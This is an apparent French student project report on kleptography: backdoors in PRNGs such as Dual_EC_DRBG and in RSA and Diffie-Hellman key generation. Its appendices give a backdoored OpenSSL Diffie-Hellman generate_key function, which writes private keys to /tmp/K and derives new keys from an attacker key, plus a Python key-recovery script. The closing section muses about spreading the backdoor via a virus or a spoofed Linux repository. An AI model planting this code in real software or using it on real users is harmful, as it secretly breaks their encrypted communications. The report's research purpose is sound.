Projet long

Une backdoor dans un générateur de clés cryptographiques

Yohan Chenebault

Thomas Hugueville

Table des matières

Résumé

Les protocoles cryptographiques sont aujourd'hui omniprésents dans les systèmes d'information. Car ils sont censés garantir la confidentialité, l'intégrité et l'authenticité de données échangées à travers un canal non sécurisé, ils sont un enjeu majeur à tous niveaux : entreprises, particuliers et gouvernements se reposent dessus. Si l'essentiel de la recherche se consacre avant tout à l'étude de la sécurité des algorithmes et de leur implémentation, un autre domaine également important, celui des backdoors, a pris de l'ampleur ces dernières années. Une backdoor est une implémentation malicieuse d'un algorithme qui permet à son concepteur de récupérer des informations à l'insu des utilisateurs.

En 2004, la NSA a révélé Dual_EC_PRNG, un algorithme de génération de nombre pseudo-aléatoire. Cet algorithme a été standardisé au sein du NIST, de l'ANSI et de l'ISO. Celui-ci a vite soulevé des doutes au sein de la communauté scientifique, et pour cause : en 2007 il a été prouvé qu'il pouvait contenir une backdoor (bien qu'il soit impossible de prouver que la NSA en ait bien implanté une). En 2013, les documents fournis par Snowden ont révélé qu'une backdoor était bien présente.

La backdoor présente au sein de Dual_EC_PRNG est dite asymétrique. Cela signifie que seul l'attaquant peut l'exploiter, même si un adversaire parvient à récupérer l'algorithme (probablement via reverse-engineering). C'est ce type de backdoor qui offre les propriétés les plus intéressantes et sur lequel nous nous sommes attardés. Nous avons décidé d'écrire une implémentation malicieuse d'un protocole d'échange de clé (Diffie-Hellman) au sein d'OpenSSL, une bibliothèque cryptographique open source largement utilisée. Diffie-Hellman fonctionne en générant une clé privée aléatoire et en dérivant une clé publique de cette dernière. La backdoor a pour effet de modifier comment la clé privée est générée tout en conservant la propriété que l'utilisateur ne puisse pas la différencier d'une clé générée aléatoirement. La clé compromise étant générée à l'aide de la clé publique de l'attaquant, l'attaquant peut grâce à sa clé privée récupérer la clé privée de l'utilisateur via la clé publique de l'utilisateur qu'il aura obtenu en écoutant le réseau.

Cette backdoor est efficace pour plusieurs raisons. Premièrement, elle garantit que le protocole reste sûr sauf en face de l'attaquant. Elle garantit également la confidentialité des messages même si un adversaire parvient à reverse-engineerer un système compromis : c'est la propriété d'asymétrie. Nous avons toutefois pu identifier une faiblesse au sein de l'implémentation : elle est vulnérable aux attaques par timing car la génération malicieuse demande un temps plus long. Une solution pour éviter cela est d'utiliser un buffer de temps afin d'uniformiser le temps d'exécution.

Introduction

La cryptographie est la science de l'écriture d'un secret. Elle permet la transmission ou le stockage d'information sur des supports non sécurisés. Ses propriétés de sécurité sont la confidentialité, l'authenticité et l'intégrité. Elles sont le résultat de l'évolution des algorithmes de chiffrement ainsi que des standards apparus au cours du temps avec Kerckhoffs qui a basé la sécurité non pas sur un système opaque mais le partage de clés entre les utilisateurs qui vont être générées. La sécurisé repose alors sur le protocole de chiffrement et celui de génération de clé.

La kleptographie est l'art de subtiliser des informations de manière fiable et indétectable [1]. Il est par exemple possible d'implanter une backdoor un générateur de clés privée/publique de telle sorte que l'attaquant puisse recouvrer n'importe quelle clé privée à partir de la clé publique. Plus généralement, l'objectif est d'encoder des informations sur la partie privée d'un système dans la partie publique (clé publique, signature, messages échangés).

Ce projet long vise à étudier la mise en place d'un mécanisme de kleptographie au sein d'une bibliothèque cryptographique, montrer son fonctionnement ainsi que de cerner les limites de cette implémentation.

État de l’art

Les backdoors peuvent exister en général sur deux niveaux : l’algorithme de génération de clés ou directement dans le générateur de nombres aléatoires.

Dans les PRNG

Les PRNG sont ceux qui permettent les attaques les plus large puisque tous les protocoles de chiffrement reposent sur eux. Toutefois, ils nécessitent que l’attaquant soit en mesure de récupérer au moins une des sorties du PRNG.

Un exemple : Dual_EC_DRBG

Cet algorithme de génération de nombre pseudo-aléatoire a été dévoilé par la NSA en 2004 et standardisé au sein du NIST, de l’ANSI et de l’ISO. Il a longtemps été soupçonné de contenir une backdoor, soupçons confirmés par les révélations de Snowden en 2013. En effet, selon la manière dont les constantes de l’algorithme ont été générées, il a été montré qu’il était possible d’implanter une backdoor [2].



Figure 1: Fonctionnement de DUAL_EC_DRBG

Le résultat du PRNG est r, un nombre pseudo-aléatoire. Une fonction de mise à jour et deux points P et Q sont définis sur une courbe NIST P-256 (ou P-384 et P-521). On retrouve 2 parties : la première qui génère les 2 points sur la courbe, et la deuxième qui extrait le résultat.

Modalités de l’attaque :
Les points P et Q sont générés de façon à ce que P=dQ et d est connu de l'attaquant. C’est grâce à la relation entre P et Q que pour un candidat donné R, on a : dR = dsQ = sP qui mène directement à la sortie potentielle suivante r = φ(x(sQ)). Récupérer une sortie de l’algorithme permet alors d’en déduire toutes les suivantes.

Capacités des backdoors

Il est possible de concevoir une backdoor de telle manière que, grâce à la connaissance d’une unique sortie du PRNG, l’attaquant puisse recouvrer l’état initial et ainsi déterminer toutes les

sorties passées et futures. Les PRNG avec rafraîchissement régulier de l'entropie (reseeding) sont également sujets aux backdoors ; il est en effet possible de concevoir une backdoor qui permettent de récupérer tous les états précédents à partir d'une sortie. Toutefois, la taille des données que l'attaquant peut recouvrer est bornée par la taille de l'état interne du PNRG [3].

Dans les générateurs de clé

Les backdoors dans les générateurs de clé permettent des attaques plus simples puisque spécifiques à un protocole. Ils reposent sur la capacité de l'attaquant à coder une information dans les informations publiques (clé publique, signature, …) à l'insu des utilisateurs.

Il est possible de créer des backdoors asymétriques pour les protocoles basés sur la factorisation d'entier (RSA) qui soient sûrs (indistinguabilité, confidentialité, forward secrecy, indétectabilité).

Une primitive pour les cryptosystèmes basés sur le logarithme discret existe également (DH, DSA, ElGamal, …). [4]

On peut noter que ces backdoors n'ont pas de contre en boîte noire. Le seul moyen de s'en prémunir est la vérification minutieuse du code ou le reverse-engineering de systèmes supects.

Implémenter une attaque

OpenSSL

OpenSSL est une bibliothèque C fournissant une implémentation de nombreux algorithmes cryptographiques ainsi que du protocole SSL/TLS. OpenSSL étant open source et étant utilisé par la majorité des sites internets, nous avons décidé de l'utiliser comme base pour implémenter nos attaques.

Attaque sur RSA

Fonctionnement de RSA

Le chiffrement RSA est un algorithme de cryptographie asymétrique mis au point en 1977. Il utilise une paire de clé publique/privée afin de chiffrer et déchiffrer des données. La sécurité de cette méthode repose sur la complexité de la factorisation en nombres premiers d'un grand nombre.

Génération des clés :

Elle est réalisée uniquement au début de l'échange, Alice donne la clé publique associée à sa clé privée à Bob.

On choisit p,q, deux nombres premiers distincts.

soit $n = pq$

$\varphi(n) = (p-1)(q-1)$

choisir e, entier naturel, premier avec $\varphi(n)$ et strictement inférieur à $\varphi(n)$

soit d, l'inverse de e modulo $\varphi(n)$

On a alors en clé publique le couple (e,n) et en clé privée, (d,n).

Le chiffrement d'un message se fait alors comme suit :
m : le message
c : le chiffré
$c \equiv m^e(n)$

et le déchiffrement :

$m \equiv c^d(n)$

Explication de l'attaque

L'attaquant doit tout d'abord générer une paire de clés et utiliser sa clé publique dans le générateur de la cible(N,E). Elle doit être de la moitié de la taille de la clé visée.

Ensuite c'est dans la génération de clé que l'algorithme change :

on choisit un nombre premier intermédiaire i et on calcule p = H(i), avec H une fonction de hashage, jusqu'à ce que p soit premier.

On chiffre i avec la clé publique de l'attaquant : $c = i^e(N)$

On choisit un nombre j aléatoire

On calcule q tel que c||j = pq+r, jusqu'à ce que q soit premier

On a alors n = pq et d de la même manière que dans la méthode classique, et donc une paire de clé publique/privée de l'utilisateur du générateur malveillant.

Pour utiliser la backdoor, il suffit à l'attaquant de récupérer la clé publique et de suivre cette procédure :

soit a, les n/2 bits de poids fort

c1 = a, c2 = a+1

on déchiffre alors c1 et c2 avec la clé privée de l'attaquant

$i1 \equiv c1^D(N)$, $i2 \equiv c2^D(N)$

calculer p1 = H(i1), p2 = H(i2)

diviser n par p1 et p2, si le résultat est entier, il s'agit alors des p et q choisis

on peut alors retrouver le d utiliser comme clé privée par la cible.

En utilisant cette méthode, l'attaquant est en mesure de déchiffrer l'ensemble des communications en ayant simplement la clé publique de l'utilisateur.

Notre implémentation n'a pas été concluante. Nous avons tenté différentes modifications du code existant mais aucune ne nous a permis de faire fonctionner la backdoor.

Attaque sur Diffie-Hellman

Fonctionnement de Diffie-Hellman

Diffie-Hellman (DH) est un protocole d'échange de clés basé sur le problème du logarithme discret. Pour parvenir à un secret partagé, Alice et Bob se mettent d'accord sur des paramètres DH : *p* un nombre premier et *g* un générateur d'un sous-groupe de $\mathbb{Z}_p$. Chacun génère une clé privée (*a* et *b*) puis calcule la clé publique $A = g^a \bmod p$ et $B = g^b \bmod p$ qu'ils s'échangent. Le secret partagé est alors $K = g^{ab} \bmod p$. [5]



Figure 2: Protocole d'échange de clé DH

La sécurité de DH repose sur le fait que $\log_g(A) = a$ est extrêmement coûteux à calculer. Un attaquant en homme du milieu ne pourra donc pas calculer *K* même s'il récupère *A* et *B*.

Explication de l'attaque

L'attaquant possède sa propre paire de clés DH (e, E) avec $E \equiv g^e \bmod p$. L'attaque est d'abord initialisée avec une clé générée normalement. La clé privée générée est sauvegardée en mémoire et sera utilisée pour calculer la clé compromise.

gen_normal(g,p):
    priv → *rand*(p)
    K → priv
    sauvegarder K en mémoire
    retourner priv

Programme 1: Génération d'une clé non compromise

Les clés suivantes sont ensuite générées à l'aide de *gen_backdoor*. *ID* correspond à un identifiant unique du système compromis que l'attaquant est seul à connaître. *i* est un compteur permettant d'assurer l'indistinguabilité de la sortie. *PRF* est une fonction pseudo-aléatoire (typiquement, basée sur un algorithme de hachage).

gen_backdoor(g,p):
    K → lire K en mémoire
    i → lire i en mémoire
    T → E^K *mod* p
    priv → *PRF*(T || ID || i)
    K → priv
    i → i+1
    sauvegarder K en mémoire
    sauvegarder i en mémoire
    retourner priv

Programme 2: Génération d'une clé compromise

L'attaquant, qui écoute le réseau, peut alors à partir des clés publiques récupérées calculer les clés privées. En effet, il lui suffit de calculer $A_1^e \equiv g^{a_1 e} \equiv E^{a_1} \equiv E^K \bmod p$ car $a_1 = K$. En ayant connaissance de *ID* et en devinant *i*, il est alors possible de reconstituer la clé privée a_2 .



Figure 3: Chronologie de l'attaque

Sécurité de l'attaque

Analyse de timing sur l'implémentation

Une analyse de timing révèle que notre implémentation de *gen_backdoor* est **50 % plus lente** que *gen_normal*. Un utilisateur pourrait alors être capable d'observer une différence selon que l'attaque

est en train d'être exécutée ou non. Un tel comportement pourrait l'avertir de la présence d'une backdoor.

Une solution pour remédier à ce problème consiste à introduire un buffer de temps afin que la génération de clé dure toujours autant de temps. Il subsiste cependant une vulnérabilité si l'on essaye de comparer un système compromis à un système non compromis.

Indistinguabilité des sorties

(ID || i) permet de garantir l'indistinguabilité car cette séquence ne sera jamais donnée deux fois en entrée de la fonction pseudo-aléatoire.

Confidentialité des sorties

En supposant que l'adversaire a fait le reverse-engineering du système, et donc connaît à la fois l'algorithme et l'ID, il est possible de prouver que casser la backdoor est équivalent à résoudre Diffie-Hellman, ce qui garantit la confidentialité.

Conclusion

Les backdoors peuvent être implantées de manières variées. De plus comme elles peuvent être conçues de telle sorte qu'elles sont indétectables, elles sont un domaine qu'il est important d'investiguer et étudier afin d'être capable plus vigilant vis-à-vis d'elles.

Nous avons pu implémenter notre propre version backdoorée de Diffie-Hellman au sein de la bibliothèque OpenSSL. Cette backdoor présente l'intérêt de n'être exploitable que par l'attaquant et d'être sûre par ailleurs. Il peut également être intéressant de réfléchir à comment déployer en pratique une telle backdoor, en particulier lorsqu'on n'est pas le développeur du programme, comme c'est le cas pour OpenSSL. On pourrait par exemple utiliser un virus pour installer la version vérolée sur certaines cibles. On pourrait également envisager d'usurper un dépôt linux.

Bibliographie

1: Adam Young et Moti Yung, , , http://www.cryptovirology.com/
2: Dan Shumow and Nils Ferguson, On the possibility of a back door in the NISTSP800-90 Dual EC PRNG.,
3: Jean Paul Degabriele et al., Backdoors in Pseudorandom NumberGenerators: Possibility and Impossibility Results,
4: Adam Young et Moti Yung, Malicious Cryptography: Exposing Cryptovirology,
5: Wikipedia, Échange de clés Diffie-Hellman, , https://fr.wikipedia.org/wiki/%C3%89change_de_cl%C3%A9s_Diffie-Hellman

Annexe A : implémentation OpenSSL

```
// Makes a key of the expected size
void prf(const unsigned char *in, int in_len, unsigned char *out, int out_len){
   int counter, pos, hash_input_len;
   unsigned char* hash_input;
   unsigned char hash_output[NUM_BYTES];
   int* loc;

   hash_input_len = in_len + sizeof(int);
   hash_input = malloc(hash_input_len);
   memcpy(hash_input, in, in_len);

   counter = 0;
   pos = 0;
   while(pos < out_len){

      loc = (int*) (&hash_input[in_len]);
      *loc = counter;
      HASH(hash_input, hash_input_len, hash_output);
      int n = out_len - pos < NUM_BYTES ? out_len - pos : NUM_BYTES;
      memcpy(out+pos, hash_output, n);
      pos+= NUM_BYTES;
      counter+=1;

   }

}

static int generate_key(DH *dh)
{
   int ok = 0;
   int generate_new_key = 0;
   unsigned l;
   BN_CTX *ctx = NULL;
   BN_MONT_CTX *mont = NULL;
   BIGNUM *pub_key = NULL, *priv_key = NULL;

   if (BN_num_bits(dh->p) > OPENSSL_DH_MAX_MODULUS_BITS) {
      DHerr(DH_F_GENERATE_KEY, DH_R_MODULUS_TOO_LARGE);
      return 0;
   }

   ctx = BN_CTX_new();
   if (ctx == NULL)
      goto err;

   if (dh->priv_key == NULL) {
      priv_key = BN_secure_new();
      if (priv_key == NULL)
         goto err;
      generate_new_key = 1;
   } else
      priv_key = dh->priv_key;

   if (dh->pub_key == NULL) {
      pub_key = BN_new();
      if (pub_key == NULL)
         goto err;
   } else
      pub_key = dh->pub_key;

   if (dh->flags & DH_FLAG_CACHE_MONT_P) {
      mont = BN_MONT_CTX_set_locked(&dh->method_mont_p,
                                    dh->lock, dh->p, ctx);
      if (!mont)
         goto err;
   }

   if (generate_new_key) {
      int K_exists;
      FILE* Kf;
      BIGNUM* K = NULL;
      size_t K_size;
      unsigned char* tmp;
```

```
    K exists = ( Kf = fopen("/tmp/K", "r") ) != NULL;
    if (K exists){
       tmp = malloc(1024);
       K size = fread(tmp, 1, 1024, Kf);
       K = BN new();
       BN_bin2bn(tmp, K_size, K);
    }

    if (dh->q) {
       do {
          if (!BN priv_rand_range(priv_key, dh->q))
             goto err;
       }
       while (BN_is_zero(priv_key) || BN_is_one(priv_key));
    } else {
       /* secret exponent length */
       l = dh->length ? dh->length : BN num_bits(dh->p) - 1;
       //l = l > NUM_BITS ? NUM_BITS : l;


       if (!K exists){ //normal generation
          if (!BN priv_rand(priv_key, l, BN_RAND_TOP_ONE, BN_RAND_BOTTOM_ANY))
             goto err;
          /*
          * We handle just one known case where g is a quadratic non-residue:
          * for g = 2: p % 8 == 3
          */
          if (BN is word(dh->g, DH GENERATOR 2) && !BN is bit set(dh->p, 2)) {
             /* clear bit 0, since it won't be a secret anyway */
             if (!BN clear bit(priv_key, 0))
                goto err;
          }

       } else {
          //perform the attack
          int ID = 0;
          int i = 0;
          BIGNUM *my pub key, *t;
          my pub key = BN_new();
          t = BN new();
          BN_hex2bn(&my_pub_key, "4BE...");

          BN_mod_exp(t, my_pub_key, K, dh->p, ctx);


          int l2 = BN num bytes(dh->p);
          int in len = l2+2*sizeof(int);
          int out len = l % 8 == 0 ? l/8 : l/8 + 1;
          int* loc;

          tmp = malloc(in len);
          BN_bn2binpad(t, tmp, l2);

          loc = (int*) (&tmp[l2]);
          *loc = ID;
          loc = (int*) (&tmp[l2+sizeof(int)]);
          *loc = i;

          unsigned char out[out_len];

          prf(tmp, in len, out, out len);
          BN_bin2bn(out, out_len, priv_key);
       }

       //writes the private key in file
       int n = BN num bytes(priv_key);
       tmp = malloc(n);
       BN bn2bin(priv key, tmp);
       Kf = fopen("/tmp/K", "w");
       fwrite(tmp, 1, n, Kf);

       free(tmp);
    }

}

   BIGNUM *prk = BN_new();
```

```
    if (prk == NULL)
        goto err;
    BN_with_flags(prk, priv_key, BN_FLG_CONSTTIME);

    if (!dh->meth->bn_mod_exp(dh, pub_key, dh->g, prk, dh->p, ctx, mont)) {
        BN_clear_free(prk);
        goto err;
    }
    /* We MUST free prk before any further use of priv_key */
    BN_clear_free(prk);
  }


  dh->pub_key = pub_key;
  dh->priv_key = priv_key;
  ok = 1;
err:
  if (ok != 1)
    DHerr(DH_F_GENERATE_KEY, ERR_R_BN_LIB);

  if (pub_key != dh->pub_key)
    BN_free(pub_key);
  if (priv_key != dh->priv_key)
    BN_free(priv_key);
  BN_CTX_free(ctx);
  return ok;
}
```

Annexe B : script python de calcul de la clé

```
from cryptography.hazmat.backends import default_backend
from cryptography.hazmat.primitives.asymmetric import dh
from cryptography.hazmat.primitives.serialization import load_pem_parameters, load_pem_private_key, load
_pem_public_key
from cryptography.hazmat.primitives.hashes import SHA512, Hash


def kdf(input, out_len):
   counter = 0
   out = b''
   while (len(out) < out_len):
      digest = Hash(SHA512(), backend=default_backend())
      tmp = input + counter.to_bytes(4, "little")
      digest.update( tmp )
      computed_key_bytes = digest.finalize()
      out+= computed_key_bytes
      counter+=1
   return out[:out_len]



atk_key_data = open("keys/attkey.pem", "rb").read()
key1_data = open("keys/key1.pem", "rb").read()
key2_data = open("keys/key2.pem", "rb").read()

atk_dhkey = load_pem_private_key(atk_key_data, None, default_backend())
dhkey1 = load_pem_private_key(key1_data, None, default_backend()).public_key()
dhkey2 = load_pem_private_key(key2_data, None, default_backend())

param = atk_dhkey.parameters()
p = param.parameter_numbers().p

atk_secretkey = atk_dhkey.private_numbers().x
pubkey1 = dhkey1.public_numbers().y
secretkey2 = dhkey2.private_numbers().x

t = pow(pubkey1, atk_secretkey, p)

T0 = bytearray( t.to_bytes(3072//8,"big") )
ID = 0
i = 0
T0 += ID.to_bytes(4, "little") + i.to_bytes(4, "little")

ckey = kdf(T0, 3072//8)
computed_key = int.from_bytes(ckey, "big")

print(" computed key: %x \n expected key: %x\n" % (computed_key, secretkey2))
```